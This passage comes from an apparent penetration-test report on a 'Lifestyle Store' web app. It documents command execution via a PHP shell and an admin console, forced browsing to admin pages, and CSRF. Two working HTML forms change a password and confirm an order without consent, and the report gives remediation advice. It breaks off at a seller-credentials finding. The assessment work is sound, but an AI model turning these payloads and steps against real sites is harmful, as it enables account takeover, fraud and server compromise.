


PoC – command execution

- Type in the Command: **whoami** and press **Go!**




- The command was executed successfully.




Observation

- As a customer, Login to your account.
- Now, forcefully type in the url for going to the admin console <http://13.127.150.195/admin31/console.php> (you came to know about this url while testing vulnerabilities for Vulnerability Report No. 4, Rate Limiting Flaws), and press enter.




PoC – command execution

- It seems like we can execute commands here, let's try by typing **whoami** and press **SUBMIT!**



- The command was executed successfully.



Business Impact – Extremely High

- The consequences of command execution can vary:-
 - including complete system takeover, an overloaded file system or database.
 - forwarding attacks to back-end systems.
 - client-side attacks, or simple defacement.

Recommendation

- Hide all files in the **Upload** Screen.
- Delete all php shells.

References

- <https://miniphpshell.wordpress.com/2009/10/13/b374k-mini-shell/>
- https://owasp.org/www-community/attacks/Command_Injection

17. Forced Browsing

Forced Browsing
(Severe)

Below mentioned URLs is vulnerable to forced browsing.

Affected URL :


<http://13.233.24.9/>

Forced URLs :

- <http://13.233.65.117/admin31/dashboard.php>
- <http://13.127.150.195/admin31/console.php>

Observation

- As a customer, Login to your account.
- Now, forcefully type in the url for going to the admin dashboard <http://13.233.65.117/admin31/dashboard.php> (you came to know about this url while testing vulnerabilities for Vulnerability Report No. 4, Rate Limiting Flaws).



PoC – admin dashboard access

- Here is the access to the complete admin dashboard just by entering its complete url.

13.233.65.117/admin31/dashboard.php

Lifestyle Store

My Cart My Profile My Orders Blog Forum Logout

Admin Dashboard


CONSOLE

Add Product:

No.	Product Name	Product Description	Seller	Category	Image	Price	
			<input checked="" type="radio"/> Chandan <input type="radio"/> Radhika <input type="radio"/> Nandan	<input checked="" type="radio"/> T Shirt <input type="radio"/> Socks <input type="radio"/> Shoes	<div>UPLOAD</div>		<div>Add</div>

PoC – admin console access

- Here is the access to the admin console just by entering its complete url.



Business Impact – Severe

- Attacker can have all the admin privileges.
- He can edit all the items.
- He can execute any harmful command through console.

Recommendation

- Server side security checks should be performed perfectly.
- Make the admin page url complicated so that it couldn't be guessed.

References

- https://owasp.org/www-community/attacks/Forced_browsing
- <https://campus.barracuda.com/product/webapplicationfirewall/doc/42049348/forced-browsingattack/>

18. Cross-Site Request Forgery

Cross-Site
Request Forgery
(Severe)

Below mentioned URLs are vulnerable to cross-site request forgery.

Affected URLs :

- http://13.233.24.9/profile/change_password.php
- <http://13.233.24.9/cart/cart.php>

Observation

- As a customer, Login to your account.
- Go to **My Profile** section and click on **Change Password** button, a change password page appears.
- Let's see if we can forge the request some how, let's try is by creating a HTML page.

The screenshot shows a web browser window with the address bar displaying '13.233.24.9/profile/change_password.php'. The page header for 'Lifestyle Store' includes links for 'My Cart', 'My Profile', and 'My Orders'. The main content area features a 'Change Password' form with two input fields: 'New Password' and 'Confirm Password'. Below these fields is a prominent red button labeled 'UPDATE'.

PoC – password changed successfully

- Now, make a HTML page to update/change your password.

```
1 <html>
2
3 <head>
4 <title> CSRF POC - Update Password</title>
5 </head>
6
7 <body>
8 <form name='change-password' id='change-password' method='POST' action='http://13.233.24.9/profile/change_password_submit.php'>
9 <input type='password' placeholder='New Password' name='password' id='password'>
10 <input type='password' placeholder='Confirm Password' name='password_confirm' id='password_confirm'>
11 <button type='submit' class='btn btn-primary'>Update</button>
12 </body>
13
14 </html>
```

- Type in a new set of password and click on **Update** button, upon clicking on it, we get a Success Message.



The screenshot shows a web browser address bar with the URL `13.233.24.9/profile/change_password_submit.php`. Below the address bar, a JSON response is displayed: `{"success":true,"successMessage":"Password updated succesfully."}`. The browser interface includes back, forward, and refresh buttons.

- Now, logout and try to login again with your new password, you will be logged in successfully.

Observation

- As a customer, Login to your account.
- Shop any product and add it to your cart.
- Let's see if we can confirm this order without directly pressing on the **CONFIRM ORDER** button on this page, let's try it by creating a HTML page.

PoC – order
confirmed
successfully

- Now, make a HTML page to confirm your order.

Shopping Cart

S.No	Product	Price
1	Adidas Navy Blue Shoes Remove	2500
	Total	2500

Have a coupon?

Apply

Your coupon should look like UL_6666

Shipping Details

anonymous

India

Payment Mode


☒ Cash on delivery

CONFIRM ORDER

```
1  <html>
2
3  <head>
4  <title> CSRF POC - Confirm Order</title>
5  </head>
6
7  <body>
8  <form method='POST' action='http://13.233.24.9/orders/confirm.php'>
9  <input type='Submit' value='Confirm Order'>
10 </body>
11
12 </html>
```

PoC – order confirmed successfully

- Just click on **Confirm Order** button in our HTML page, and the order confirmation page will load in the same window.



Business Impact – Severe

- Attacker can change the password by uploading phishing pages and take complete control of the user account and use it to plan further attacks on the company.
- Attacker can confirm the order without consent of user which in turn can lead to a huge loss for the company.

Recommendation

- Use tokens and session cookies.
- Ask the user his password (temporary like OTP or permanent like login password) at every critical action like while deleting account, making a transaction, changing the password etc.
- Implement the concept of CSRF tokens which attach a unique hidden password to every user in every <form>. Read the documentation related to the programming language and framework being used by your website
- Check the referrer before carrying out actions. This means that any action on x.com should check that the HTTP referrer is https://x.com/* and nothing else like https://x.com.hacker.com/*

References

- <https://owasp.org/www-community/attacks/csrf>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery
- <https://portswigger.net/web-security/csrf>

19. Seller Account Access

Seller Account
Access
(Critical)


Below mentioned URL shows the seller accounts and passwords.

Affected URL :

- <http://15.206.159.87/userlist.txt>

Observation


- Navigate to the website, at the homepage add 